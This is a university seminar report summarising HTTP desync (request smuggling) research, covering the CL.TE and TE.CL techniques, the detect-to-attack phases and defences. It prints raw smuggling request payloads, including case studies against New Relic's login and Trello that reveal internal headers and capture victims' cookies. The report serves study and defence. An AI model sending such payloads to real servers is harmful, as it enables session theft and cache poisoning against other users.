UNIVERSITÄT PADERBORN
Die Universität der Informationsgesellschaft

HTTP Desync Attacks: Smashing into the Cell Next Door

Shashank Kanakapura Srivatsa
University of Paderborn
Paderborn, Germany
srivatsa@mail.uni-paderborn.de

Seminar report – July 17, 2020.
System Security Group.

Supervisors: **Prof. Dr-Ing. Juraj Somorovsky**
University of Paderborn
Paderborn, Germany
juraj.somorovsky@upb.de

Abstract

Internet has become an integral part of the modern world and it is extremely difficult to imagine a world without internet. One of the most significant activity on the internet is exchange of data between computers, generally referred to as Clients and Servers. There are a huge number of formats in which the data can be transferred over internet and many new formats are being introduced. To organize and govern such data transfers, several protocols have been defined by organisations. One of the prominent protocol is Hyper Text Transfer Protocol (HTTP), where a Client submits a request to the Server over the internet and the Server responds to the Client with approriate data or message.

Although HTTP has been revised and improved over the years, it still contains some vulnerabilities which can be exploited by malicious attackers and thus it becomes extremely necessary to identify such vulnerabilities. Security experts or *White Hat hackers* help to identify vulnerabilities present in protocols such as HTTP and notify the concerning organisations or individuals about the same. This helps to fix the vulnerabilities present and thus prevent information leakage. There are several vulnerabilities that have been identified in the past and many of these problems are already addressed. In this report, we talk about a relatively new technique known as 'HTTP Desync Attack' which is developed to exploit the vulnerability in HTTP protocol. In this technique, the attacker tricks the Server into believing that the malicious request is actually a part of a normal user‘s request and thus allows the attacker to gain control over that request. Once the request is in attacker's control, there are several ways to exploit the same and we discuss these consequences later in this report. This report mainly refers to the works of James Kettle [6] to review HTTP Desync Attacks in detail.

1 Introduction

As the world around us is developing rapidly, many things are moving online. As organisations and individuals are increasingly preferring new-age inventions such as Cloud Storage, IoT devices, Online Banking etc., these technologies require one basic thing - Internet. Internet has become an integral part of our daily lives. In its early years, internet was only used for crucial transactions inside corporate and government organisations, and for mail exchanges. However, over the last two decades it has completely taken over the lives of a common individual. Approximately 60% of the world‘s population depends on internet for day-to-day activities [16].

With such advancements, the need for internet security is more than ever and organisations are investing a substantial part of their revenue on security [2]. Even though we try to reduce security related incidents, attackers are inventing clever ways to bypass existing security protocols. According to a reputed corporate organisation, there has been a 11% increase in security breaches since 2018 and 67% since 2014 [3]. It is estimated that hackers attack every 39 seconds, on an average 2,244 times a day [4]. If an attacker is able to control or snoop on the data being exchanged over the internet, it can be used for malicious purposes. It can contain personal information of a person or an organisation, confidential data of governments and organisations or financial data.

Internet security protocols and standards help in tackling the above stated problems. Even though attackers have found ways to exploit the vulnerabilities in the existing protocols governing the internet, experts and researchers are constantly improving these protocols to better equip the world in tackling this menace.

Secure File Transfer Protocol (SFTP), HyperText Transfer Protocol (HTTP), Secure Socket Layer (SSL) are some of the popular security protocols. In this seminar report, we only consider HTTP. HTTP is a protocol mainly used for data exchanges between computer systems. It is usually used in a Client-Server environment, where the Client sends a request to the Server and the Server responds with data, resource or message. A request from the Client or a response from the Server can contain sensitive information such as credentials, financial data, confidential files belonging to an organisation or a government, personal information etcetera. If an attacker intercepts these information it could put the victim at risk.

HTTP has been constantly improved and has become an important protocol to secure the data that is transmitted over the internet. However, as the growth of internet increases the need for securing these data transfers also increases with it. Like any other security protocol, even HTTP has vulnerabilities which are being exploited by attackers. There are several techniques for such exploits. Here we consider a relatively new technique known as 'HTTP Desync Attack' with which the attacker can create havoc on the target systems. The basic idea of this technique was first document by Watchfire in 2005 [5]. This technique was however recently brought to the limelight by the works of by James Kettle [6]. Using this technique, the attacker can introduce carefully crafted malicious request through the front-end. Consider a front-end application which communicates with a back-end server. Whenever a HTTP request is created, it includes HTTP Header and HTTP Body. The headers are sent to the servers for synchronisation. In a real setup, there are streams of requests coming from a large set of users. Hence it is important for the server to know where a request starts and ends. These HTTP Headers help the server to identify such crucial points and thus help in synchronisation. The attacker can however utilize the information present in the HTTP Header to cleverly trick the server and desynchronise the system. The corressponding malicious data is thus treated as part of a legitimate user‘s request. This results in attacker gaining control of the victim user‘s request. We will elaborately discuss about the details of this technique in the further parts of this report and will also look at some case studies. The contents discussed in this report is a summary of the works presented by James Kettle in his research paper titled *"HTTP Desync Attacks: Smashing into the Cell Next Door"* [6].

The primary goal of this report is to introduce "HTTP Desynchronisation Attacks" to its readers. The report summarizes the details discussed in [6] and also discusses atleast one case study to demostrate the core approach with an example.

The organisation of this report is as follows - In Chapter 2 we introduce some background concepts which might be required to understand the technique we discuss. Chapter 3 describes the problem and in Chapter 4 we explain the core concept of this technique. In Chapater 5 we look at the actual approach along with real case studies to better understand the technique and Chapter 6 provides a brief introduction to the defence mechanisms available to avoid HTTP Desynchronisation attacks. We finally give a conclusion in Chapter 7.

2 Background

2.1 HTTP

[1] Hyper Text Transfer Protocol(HTTP) is a stateless application layer protocol meant for distributed, collaborative, hypertext information systems. The exchange of data between a client and a server is governed by HTTP. A client sends a HTTP request which can contain standard as well as user's custom data together. The client receives this request and decodes the same. Based on the request the server decides to either perform an action or send data back to the client which can contain requested information or server messages.

2.2 HTTP 1.1

[1] HTTP 1.1 is an improvised version of HTTP which succeeds the version HTTP 1.0. This version includes several improvements, few of which are :

- support for keep-alive feature where a connection can be re-used.
- pipelining
- chunked responses

2.3 HTTP Request

[7]A HTTP Request is a message sent by the client, to the server, to invoke an action at the server side.

2.4 HTTP Response

[7]A HTTP Response is a message sent back by the server, to the client, which contains the requested information, resource and status code.

2.5 HTTP Request Methods

[8]These are verbs which specify the action that has to be performed by the server. The popular ones are :

- GET : To request data from the resource.
- POST : To submit information to a resource.
- PUT : To submit information to a resource but replaces the existing information.
- DELETE : Deletes the specified resource.

2.6 HTTP Headers

Headers contain meta-deta which corressponds to the request, request method and the information being communicated.

2.7 HTTP Body

It is the information being transmitted and the response message received.

3 Problem Statement

HTTP/1.1 was first documented in RFC 2068 [9] and since its inception, it supports sending multiple HTTP requests over the same TCP or SSL/TLS socket. The HTTP requests are sent back to back and the server uses the HTTP headers to identify where a request ends and the subsequent request starts.

Consider an architecture composed of a chain of systems as depicted in Figure 3.1. Here we see an extreme necessity of synchronization between the frontend and the backend. The frontend and backend has to agree where a request starts and where it ends. If a malicious user or a hacker is able to deceive these systems into disagreeing about the start and end points of a request, it gives him/her the ability to send mailicious message (Red coloured message in Figure 3.1) as part of the request. This malicious message gets appended at the start of the next user's request. The malicious message appended to other user's requests are carefully designed to carry out attacks on the host systems.

Note : In all the further examples we consider, the colour of the requests(Green, Red and Orange) in figure 3.1 will corresspond to the color of the text in the examples.




Figure 3.1: HTTP Desync Attack

4 Core Concepts

The HTTP Header fields mainly used to carry out desynchronization attacks are Content-Length and Transfer-Encoding:chunked. There are two combinations possible :

4.1 Using two Content-Length headers fields:

This technique is very simple but is rarely effective as most of the recent systems are designed to selectively reject any requests with multiple Content-Length headers. Below is an example request, referenced from [6]:


```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Content-Length: 5
```

4.2 Using combination of Content-Length and Transfer-Encoding:chunked header fields:

This technique can be used to realize practical attacks in real environments. Below is an example request, referenced from [6]:


```
POST / HTTP/1.1
Host: example.com
Content-Length: 3
Transfer-Encoding: chunked
```

This technique is valid as per the specifications in RFC 2616 [10] which states :
"If a message is received with both a Transfer-Encoding header field and a Content-Length header field, the latter MUST be ignored".
The core idea here is to hide the Transfer-Encoding:chunked header field from atleast one system in a chain of systems. It will make sure that the Content-Length header is used as a fallback and this will allow us to desynchronize the whole system.



```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Transfer-Encoding: chunked

0

GPOST / HTTP/1.1
Host: example.com
```

Figure 4.1: Frontend



```
POST / HTTP/1.1
Host: example.com
Content-Length: 3
Transfer-Encoding: chunked

6 /r/n
PREFIX
0

POST / HTTP/1.1
Host: example.com
```

Figure 4.2: Backend

We can explain this technique using two simple examples :

- Take a look at the example in figure 4.1 which is referenced from [6]: If the frontend doesn't support chunked encoding, this kind of a request can be sent. Each chunk consists of chunk size, followed by a new line and then the contents of the chunk. As frontend ignores chunked encoding, the backend considers the CONTENT-LENGTH header, appending the malicious message to the next request and thus desynchronizing the system.

- Take a look at the example in figure 4.2 which is referenced from [6]: This kind of request is helpful when the backend ignores chunked encoding. The logic works same as described for frontend.

Further complex desynchronizations can be achieved by carefully hiding the TRANSFER-ENCODING header field or making it harder to detect.

5 Approach

The author in [6] proposes a step approach to carry out desynchronization attacks. Figure 5.1 shows the phases of a desynchronization attack or request smuggling. Before explaining each of the phases in request smuggling, we need to observe that there are four possible configurations between the systems:

- **CL.CL :** Both the frontend and backend servers use CONTENT-LENGTH header. As we have already seen, this configuration doesn't help in realizing attacks on practical modern systems.
- **CL.TE :** Frontend server uses CONTENT-LENGTH header field and Backend server uses TRANSFER-ENCODING header field.
- **TE.CL :** Frontend server uses TRANSFER-ENCODING header field and Backend server uses CONTENT-LENGTH header field.
- **TE.TE :** Both the frontend and backend servers use TRANSFER-ENCODING header field.

We will now look at each of the phases in detail:

5.1 Detect

The first step is to detect when a server will be vulnerable to desynchronization. A simple method here is to send a request with malicious data and poison the backend. Subsequent back to back requests are then sent to the same backend server. If the






Figure 5.1: Phases of request smuggling



```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 4

1
Z
Q
```

Figure 5.2: CL.TE




```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 6

0

X
```

Figure 5.3: TE.CL

subsequent requests get an unexpected or erroneous response, we can assume that the response was due to the malicious prefix sent with the first request.
However this technique isn't as simple as it looks and has a major drawback. When we try to detect desynchronization vulnerabilities in a website with a live traffic, there are numerous requests coming from many different users. If there is a normal user's request between our first malicious request and the subsequent follow up requests we send, it causes an error to the normal user and doesn't affect the follow up requests. Hence we cannot detect the vulnerability as we will not be able to observe the responses.
To tackle this problem, the author in [6] proposes an approach which uses server time-outs to the attacker's advantage. The configuration **CL.CL** and **TE.TE** cannot be used here for our advantage. However, **CL.TE** and **TE.CL** can be used.

5.1.1 Case Study for *Detect* phase

Consider the example for **CL.TE** in figure 5.2(Referenced from [6]). As Q is not a valid chunk size, the frontend will forward only the information highlighted in green and the backend will timeout waiting for next valid chunk size.
Consider another example for **TE.CL** in figure 5.3(Referenced from [6]). In this re-



```
POST /search HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
q=smuggling
```

Figure 5.4: Confirm - Target Request

quest, 0 is explicitly placed to force the server into considering it as the *terminating chunk*. As a result, the server will timeout waiting for X.
These observable delays are sufficient to infer that the system has a vulnerability for request smuggling.


5.2 Confirm

Once we are sure that a system is vulnerable for request smuggling, we need to confirm the same with the help of responses that serve as visible proofs. The technique to get such confirmation is by poisoning the backend socket. One the follow-up requests we send will fall victim to the earlier poisoning and will return a response to visibly prove that the vulnerability is present. One hindrance here is disconnection. If the first request causes an error, the backend system may have been designed to drop the connection and associated buffers. Such a disconnection will fail the attack. This can be avoided by targeting backend server endpoints which accept POST requests.

5.2.1 Case Study for *Confirm* phase


Referenced from [6]
If the target request looks as in figure 5.4, then two types of socket poisoning are possible:

- **CL.TE :** The request created for CL.TE poisoning is basically aiming to force a 404 response to the follow-up victim request. Figure 5.5
- **TE.CL :** This is similar to CL.TE but the attacker needs to specify all the headers and ensure that the length of the malicious prefix is larger than the body. Figure 5.6



```
POST /search HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Transfer-Encoding: zchunked

11
=x&q=smuggling&x=
0

GET /404 HTTP/1.1
Foo: bPOST /search HTTP/1.1
Host: example.com
...
```

Figure 5.5: Confirm - CL.TE Poisoning



```
POST /search HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: zchunked

96
GET /404 HTTP/1.1
X: x=1&q=smugging&x=
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

x=
0

POST /search HTTP/1.1
Host: example.com
```

Figure 5.6: Confirm - TE.CL Poisoning

5.3 Explore

Once we have established the fact that a target system is vulnerable for request smuggling attacks and the servers can be poisoned, we have to explore the ways in which an attack can be carried out. Explore phase aims to gather sensitive information which will help in attacking the target system.

There are several HTTP request headers which are often re-written by the frontend servers while transmitting the request. Though we try to change these headers manually, the frontend still re-writes these headers. For example, X-Forwarded-Host and X-Forwarded-For. This kind of configuration usually makes it difficult to by-pass such re-writes because the smuggled request may be missing these headers and can cause the system to exhibit unexpected behaviour.


One method to navigate across such header re-writes is to gradually gain visibility into these hidden headers by sending numerous investigative requests, observing the responses and further modifying the requests everytime before re-sending. This method is followed until the response reveals some information about the hidden headers, which we can use for our advantage. Once the hidden headers are revealed, we can modify our request to include these headers and further carryout attacks on the system.

5.3.1 Case Study for *Explore* phase

One simple example (as referenced from [6]) to demonstrate this is to explore a page in the target application which reflects a POST parameter. The smuggled request is modified accordingly by placing the reflected parameter at the last and increasing the Content-length. The modified request can now be smuggled. Figure 5.7 shows one such example request.

The follow-up request will be re-written by the frontend server before it encounters the *login*[*email*] parameter. When the response is received, all the internal headers are revealed. The response to the request in figure 5.7 can be as follows:

```
Please ensure that your email and password are correct.
<input id="email" value="asdfPOST /login HTTP/1.1
Host: login.newrelic.com
X-Forwarded-For: 81.139.39.150
X-Forwarded-Proto: https
X-TLS-Bits: 128
X-TLS-Cipher: ECDHE-RSA-AES128-GCM-SHA256
X-TLS-Version: TLSv1.2
x-nr-external-service: external
```



```
POST / HTTP/1.1
Host: login.newrelic.com
Content-Length: 142
Transfer-Encoding: chunked
Transfer-Encoding: x

0

POST /login HTTP/1.1
Host: login.newrelic.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
...
login[email]=asdfPOST /login HTTP/1.1
Host: login.newrelic.com
```

Figure 5.7: Explore - Request

Increasing the Content-Length header can reveal more and more information, until the entire victim request is parsed.

5.4 Store

Once we explore the possible methods of poisoning the servers, we have two possibilities. One is to attack the victim or to store their data. In the store phase, we mainly aim to store the data revealed by the response to a victim's request. Once the server is poisoned with the malicious prefix we introduce, it gets appended to the next request. If a normal user (victim) sends this next request, their data can be stored and then we can make the application reveal their sensitive information. For this method to work, the application needs to support some kind of data storage. If this is supported, the malicious prefix we send can be carefully crafted to contain a storage request. When this is appended to victim's request, it is possible to force the application to store the victim's information such as cookies/headers.


5.4.1 Case Study for *Store* phase

Figure 5.8 referenced from [6] demonstrates an example of storing victim's information. The malicious prefix was crafted to target the Trello's profile-edit endpoint and was designed to store a victim's information on a test account in Trello.

When the prefix got appended to the victim's request, their cookies and headers were routed and displayed in the test account. See figure 5.9 (Referenced from [6])

```
POST /1/cards HTTP/1.1
Host: trello.com
Transfer-Encoding:[tab]chunked
Content-Length: 4

9f
PUT /1/members/1234 HTTP/1.1
Host: trello.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 400

x=x&csrf=1234&username=testzzz&bio=cake
0

GET / HTTP/1.1
Host: trello.com
```

Figure 5.8: Store - Request



test @testzzzz

cake
0

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml xml,application/xml;q=0.9,/;q=0.8
Accept-Language: en-US,en;q=0.5
Referer:
```

Activity

No actions in the last 30 days

Figure 5.9: Store - Response

5.5 Attack

After exploring the poisoning options, another further option is to directly carry out the attack on the victims by triggering a harmful response.
Two primary methods for attacks are :

- Trigger harmful response : Send malicious prefix that can ’attack’, wait for the victim’s request to get appended and then trigger harmful response.
- Web-cache poisoning : Send both ’attack’ and ’victim’ request and then expect the response to be stored in a web cache. When any other user hits the same url, the web cache will serve the harmful response to all those users.

5.5.1 Attack methods

Several attack methods can be employed and I intend to provide a very brief introduction to each of these methods:

5.5.1.1 Upgrading XSS

Cross-site Scripting(XSS) [11] enables an attacker to inject malicious scripts on the server. Upgrading XSS method uses request smuggling to rain mass havoc using XSS. Server response containing XSS are sent to numerous random users active on the website. This can exploit the victims in mass and can reveal authentication and cookie information of those victims.

5.5.1.2 Grasping the DOM

If the victim’s DOM contains an open redirect, it can be chained with request smuggling and can be controlled to decieve the server to redirect the victim to an address that we specify.

5.5.1.3 CDN Chaining

Many of the websites use several layers of CDNs [12] and reverse proxies [13]. Even though it is difficult to attack such websites, this setup also gives increased opportunities for desynchronization and request smuggling.

5.5.1.4 Web Cache Poisoning

Request smuggling can be used in combination with Web Cache Poisoning [14] to send malicious responses to multiple users. A poisoned request can be used to contaminate the web cache and any users whose request hits the web cache will be served with the malicious responses.

In addition to these attack methods, several other methods such as Web Cache Deception can also be used.

6 Defence against HTTP Desync Attacks

The author in [6] has not only proposed techniques to carry out HTTP Desync Attacks but has also suggested the defence mechanisms or preventive measures to protect a website from such attacks. We mention a few of them here :

- Lesser number of layers decrease the risk of desynchronization attacks. Websites not containing load balancers, CDNs and reverse proxies are almost immune to desynchronization.
- Forcing the frontend servers to use HTTPS/2 [15] while communicating with backend.
- Disabling backend connection reuse.
- Same webserver software with identical configuration can be used to run all the servers in a chain.
- Frontend server can be configured to normalize ambiguous requests and then route them forward.
- Rejecting ambiguous requests at the backend and dropping the corresponding connection is one option but is not viable as it affects the regular traffic.
- There are tools which can correct the CONTENT-LENGTH header before sending requests. These can be effective against request smuggling.

7 Conclusion

Desynchronization attacks can be very effective in a chained system environment and can cause substantial damage. This fact has been established throughout this report. Even though this technique was first discussed way back in 2005 by WatchFire [5], it was ignored for a very long time owing to its complexity. However, due to the efforts of the author in [6] this technique has again gained popularity and it has now been proved to be practically realizable. In this report, I have initially tried to provide some background information about HTTP and its headers. The entire agenda of this report is to provide an insight to HTTP Desynchronization attacks. In various sections of this report, we have understood the basic core concepts of request smuggling. A step-wise approach to carry out a desynchronization attack has been explained elaborately with atleast one example or case study. Several attack methods to reap the benefits of desynchronization have also been highlighted. Such information can be very effective to identify whether a given system is vulnerable to desynchronization attacks.

Subsequently, it is quite crucial to protect our systems from request smuggling. In this direction, several suggestions have been put forward by the author in [6] which can be suitably implemented to prevent such attacks. This report intends to enlighten the readers about HTTP Desynchronization attacks and help prevent any mischievious actions by attackers and also further secure websites.

Bibliography

[1] https://tools.ietf.org/html/rfc7231

[2] https://www.gartner.com/en/newsroom/press-releases/2018-08-15-gartner-forecasts-worldwide-information-security-spending-to-exceed-124-billion-in-2019

[3] https://www.accenture.com/us-en/insights/security/cost-cybercrime-study

[4] https://eng.umd.edu/news/story/study-hackers-attack-every-39-seconds

[5] https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

[6] https://i.blackhat.com/USA-19/Wednesday/us-19-Kettle-HTTP-Desync-Attacks-Smashing-Into-The-Cell-Next-Door-wp.pdf

[7] https://developer.mozilla.org/en-US/docs/Web/HTTP/Messages

[8] https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods

[9] https://tools.ietf.org/html/rfc2068

[10] https://tools.ietf.org/html/rfc2616#section-4.4

[11] https://owasp.org/www-community/attacks/xss/

[12] https://www.cloudflare.com/learning/cdn/what-is-a-cdn/

[13] https://www.cloudflare.com/learning/cdn/glossary/reverse-proxy/

[14] https://portswigger.net/web-security/web-cache-poisoning

[15] https://developers.google.com/web/fundamentals/performance/http2

[16] https://www.internetworldstats.com/stats.htm